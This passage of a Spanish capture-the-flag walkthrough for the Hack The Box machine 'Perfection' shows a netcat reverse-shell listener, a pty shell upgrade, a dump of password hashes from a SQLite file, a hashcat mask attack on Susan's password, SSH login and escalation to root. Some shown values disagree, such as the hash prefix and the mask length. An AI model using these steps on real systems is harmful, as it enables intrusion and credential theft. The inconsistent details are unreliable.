23     </center>
24   </body>
25 </html>

```

```

t> (root@kali)-[/usr/share/dirb/wordlists]
# nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.11.253] 41414
$ whoami

```

- Una vez entablada la conexión usamos el comando whoami para conocer donde estamos

```

# nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.119] from (UNKNOWN) [10.10.11.253] 41414
$ whoami
whoami
susan
$

```

- Debemos ingresar a la shell de susan con el siguiente comando
python3 -c 'import pty;pty.spawn("/bin/bash")'

```

$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
susan@perfection:~/ruby_app$

```

- Ahora busquemos la primera bandera de la siguiente manera


```

susan@perfection:~/ruby_app$ cd /home
cd /home
susan@perfection:/home$ ls
ls
susan
susan@perfection:/home$ cd susan
cd susan
susan@perfection:~$ ls
ls
Migration ruby_app user.txt
susan@perfection:~$ cat user.txt

cat user.txt
33875cc494d25c1597e716c1eb88d6b0
susan@perfection:~$

```

- La ingresamos en HTB para desbloquearla y continuamos con la siguiente



- Ahora buscaremos la bandera root, primeramente ingresamos al directorio Migration, donde encontraremos un archivo de base de datos, después ingresamos a este con sqlite3 y hacemos una consulta a la tabla users que nos muestra después de ejecutar el comando .table, allí nos va mostrar nombre de usuario y contraseña encriptada de cada uno de ellos.

```
susan@perfection:~$ cd Migration
cd Migration
susan@perfection:~/Migration$ ls
ls
pupilpath_credentials.db
susan@perfection:~/Migration$ sqlite3 *
sqlite3 *
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
sqlite> .table
.table
users
sqlite> select * from users;
select * from users;
1|Susan Miller|abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199
347d9d74f39023f
2|Tina Smith|dd560928c97354e3c22972554c81901b74ad1b35f726a11654b
78cd6fd8cec57
3|Harry Tyler|d33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139
779904af7a6393
4|David Lawrence|ff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8
b0dc05557b344b87a
5|Stephen Locke|154a38b253b4e08cba818ff65eb4413f20518655950b9a39
964c18d7737d9bb8
sqlite> 
```

- Es importante conocer como esta compuesta la contraseña por lo que vamos a ir a la ruta /var/mail en el usuario susan y leeremos con archivo susan, se habla de que debe ser el primer nombre_ el segundo nombre al revés_ 9 numeros, por lo que seria de la siguiente manera: susan_nasus_?????????


```
susan@perfection:/var/mail$ ls
ls
susan
susan@perfection:/var/mail$ cd susan
cd susan
bash: cd: susan: Not a directory
susan@perfection:/var/mail$ ls
ls
susan
susan@perfection:/var/mail$ cat susan
cat susan
Due to our transition to Jupiter Grades because of the PupilPath
data breach, I thought we should also migrate our credentials (
'our' including the other students
in our class) to the new platform. I also suggest a new password
specification, to make things easier for everyone. The password
format is:

{firstname}_{firstname backwards}_{randomly generated integer be
tween 1 and 1,000,000,000}
```

- Con la información anterior usaremos la herramienta de hashcat para lograr obtener la contraseña

```
$ hashcat -m 1400 usertable.txt -a 3 susan_nasus_?d?d?d?d?d?d?d?d
?d?d
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
```

```
Checkpoint enabled. Will quit at next restore-point update.

Session.....: hashcat
Status.....: Aborted (Checkpoint)
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 39023f
Time.Started.....: Wed Apr 17 17:10:23 2024 (2 secs)
Time.Estimated...: Wed Apr 17 17:28:37 2024 (18 mins, 12 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: susan_nasus_?d?d?d?d?d?d?d?d [21]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 913.4 kH/s (0.49ms) @ Accel:512 Loops:1 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 2321408/1000000000 (0.23%)
Rejected.....: 0/2321408 (0.00%)
Restore.Point....: 2321408/1000000000 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: susan_nasus_686710899 → susan_nasus_892010899
Hardware.Mon.#1..: Util: 52%
```

- Con este comando obtendremos la contraseña final de susan

```
$ hashcat -m 1400 usertable.txt -a 3 susan_nasus_?d?d?d?d?d?d
?d?d --show
a8eb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

- Ahora es momento de ingresar por SSH para buscar la próxima bandera del root

```
(root@kali)~[/home/kali/Desktop]
# ssh susan@10.10.11.253
The authenticity of host '10.10.11.253 (10.10.11.253)' can't be e
stablished.
ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7h
cltaFwt3YGrI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint
])? yes
Warning: Permanently added '10.10.11.253' (ED25519) to the list o
f known hosts.
susan@10.10.11.253's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64
)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

- Una vez adentro, ingresamos como root con la misma contraseña que pusimos en el SSH y podremos ver el archivo root.txt que contiene la bandera

```
You have mail.
Last login: Wed Apr 17 15:51:14 2024 from 10.10.14.28
susan@perfection:~$ sudo su
[sudo] password for susan:
root@perfection:/home/susan# cat root/root.txt
cat: root/root.txt: No such file or directory
root@perfection:/home/susan# cat /root/root.txt
fda5a8cffd2c9e1ee3998f6e3b120186
root@perfection:/home/susan#
```

- Vamos a HTB para ingresar esa bandera y finalizar la maquina



Perfection has been Pwned!

Congratulations  **pulidof**, best of luck in capturing flags ahead!

#6467

MACHINE RANK

18 Apr 2024

PWN DATE

30

POINTS EARNED

OK

SHARE